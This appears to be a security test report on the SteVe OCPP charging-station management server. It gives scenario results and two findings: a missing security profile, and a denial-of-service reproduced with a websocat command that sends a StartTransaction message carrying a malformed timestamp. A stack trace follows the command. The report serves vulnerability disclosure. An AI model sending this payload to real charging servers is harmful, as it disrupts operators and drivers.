SteVe CSMS OCPP Test Scenario Report

Tester: Brandon Perry

ocpp.us

Date: November 10, 2024

Contents

Executive Summary 3

Scenarios 4

Invalid OCPP Message Causes Denial-of-Service 6

No Supported Security Profile 7

Appendix 8

Executive Summary

Summary

The open-source SteVe CSMS implements 9 OCPP methods for a charger to connect and be managed. These methods make SteVe OCPP 1.6 compatible with no security profile.

No official scenarios failed during testing. However, during testing, it was noted that a specially crafted OCPP message could cause a Denial-of-Service on the Transaction Page. This finding is detailed within the Findings section below.

Scenario Results

Implemented OCPP Methods

```
Authorize
BootNotification
DataTransfer
FirmwareStatusNotification
Heartbeat
MeterValues
StatusNotification
StartTransaction
StopTransaction
```

Scenario Results

```
Running scenario: ocpp.Scenarios.TC_001_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_003_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_004_1_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_004_2_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_005_1_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_007_CSMS
        -- PASSED!
Scenario requires RemoteStartTransaction but server does not implement it.
Skipping incompatible test ocpp.Scenarios.TC_010_CSMS
Running scenario: ocpp.Scenarios.TC_023_1_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_023_2_CSMS

Configure the volatileocpp ID Tag to be expired then press enter.

        -- PASSED!
Running scenario: ocpp.Scenarios.TC_023_3_CSMS

Configure the volatileocpp ID Tag to be blocked then press enter.

        -- PASSED!
Running scenario: ocpp.Scenarios.TC_024_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_032_1_CSMS
Ensure the volatileocpp idTag is allowed to authenticate, then press enter.

        -- PASSED!
Running scenario: ocpp.Scenarios.TC_037_1_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_037_3_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_039_CSMS
        -- PASSED!
Running scenario: ocpp.Scenarios.TC_064_CSMS
WARNING: DataTransfer Response ACCEPTED
        -- PASSED!
```

Findings


Invalid OCPP Message Causes Denial-of-Service

Severity: Medium
Description: A malformed StartTransaction message can cause the Transactions page to cease functioning.
Technical Details:

- Create a Chargebox ID of 1
- Send the following StartTransaction OCPP message with a malformed timestamp value

```
echo '[2, "dddb2599-d678-4ff8-bf38-a230390a1200",
"StartTransaction", {"connectorId": 42, "meterStart": 42,
"idTag": "some id", "timestamp": "222222017-10-27T19:10:11Z"}]'
| websocat -H="Sec-WebSocket-Protocol:ocpp1.6"
ws://localhost:8180/steve/websocket/CentralSystemService/1
```

- View Transaction Page with Stack Trace



Error:

```
org.jooq.exception.DataAccessException: SQL [select `stevedb`.`transaction`.`transaction_pk`,
`stevedb`.`connector`.`charge_box_id`, `stevedb`.`connector`.`connector_id`,
`stevedb`.`transaction`.`id_tag`, `stevedb`.`transaction`.`start_timestamp`,
`stevedb`.`transaction`.`start_value`, `stevedb`.`transaction`.`stop_timestamp`,
`stevedb`.`transaction`.`stop_value`, `stevedb`.`transaction`.`stop_reason`,
`stevedb`.`charge_box`.`charge_box_pk`, `stevedb`.`ocpp_tag`.`ocpp_tag_pk`,
`stevedb`.`transaction`.`stop_event_actor` from `stevedb`.`transaction` join `stevedb`.`connector` on
`stevedb`.`transaction`.`connector_pk` = `stevedb`.`connector`.`connector_pk` join
`stevedb`.`charge_box` on `stevedb`.`charge_box`.`charge_box_id` =
`stevedb`.`connector`.`charge_box_id` join `stevedb`.`ocpp_tag` on `stevedb`.`ocpp_tag`.`id_tag` =
`stevedb`.`transaction`.`id_tag` where `stevedb`.`transaction`.`stop_timestamp` is null order by
`stevedb`.`transaction`.`transaction_pk` desc]; Error while reading field:
"stevedb"."transaction"."start_timestamp", at JDBC index: 5
```

Reason:

```
java.sql.SQLException: Error while reading field: "stevedb"."transaction"."start_timestamp", at JDBC index: 5
```

You can go back or, for more detail, view the log

No Supported Security Profile

Severity: Medium
Description: The SteVe CSMS does not implement any security profiles to secure the charging infrastructure.
Technical Details:

- Security Profile 1 implements basic authentication over plaintext HTTP
- Security Profile 2 implements basic authentication over HTTP+TLS
- Security Profile 3 implements client certificate authentication over HTTP+TLS

SteVe CSMS implements none of the security profiles deatiled in the 1.6j and 2.0 OCPP standards. This puts the charging infrastructure at greater risk of attack.